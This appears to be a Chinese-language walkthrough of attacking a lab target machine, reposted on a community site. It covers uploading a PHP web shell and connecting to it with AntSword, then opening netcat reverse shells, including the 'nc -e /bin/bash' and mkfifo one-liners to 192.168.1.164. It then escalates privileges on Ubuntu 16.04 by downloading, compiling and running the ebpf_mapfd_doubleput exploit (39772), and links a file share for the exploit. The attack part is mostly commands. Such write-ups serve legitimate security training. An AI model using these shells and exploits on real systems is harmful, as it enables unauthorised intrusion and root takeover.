
要上传木马,我们先要找到当前文件所在的目录

我们开始新建一个yjh.php文件
编辑文件


我们访问一下这个 yjh.php 文件,执行成功
使用中国蚁剑连接


连接成功
反弹shell
kali 本地监听
nc -lvvp 2333
蚁剑虚拟终端
nc -e /bin/bash 192.168.1.164 2333
-e 参数不可用
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.164 2333 >/tmp/f

反弹成功
提权
可以知道,靶机当前的系统为ubuntu 16.04
searchsploit ubuntu 16.04

cp /usr/share/exploitdb/exploits/linux/local/39772.txt ubuntu1604_shell.txt
cat ubuntu1604_shell.txt

wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
在反弹shell 的界面测试,发现访问失败,原因是我们的电脑无法访问国外的服务器
解决方法:我们先将39772.zip 文件下载至本地,本地搭建服务器,将文件上传至服务器,
我们直接访问本地服务器下载文件即可
EXP资源
链接:https://pan.baidu.com/s/1AeuJrP-T6elka5aZP9KL9g
提取码:0fkw

unzip 39772.zip
cd 39772

tar -xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit

./compile.sh
./doubleput
参考文献:
https://blog.csdn.net/weixin_43583637/article/details/101554815

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 2
 0
- 0


 已为社区贡献11条内容

所有评论(0)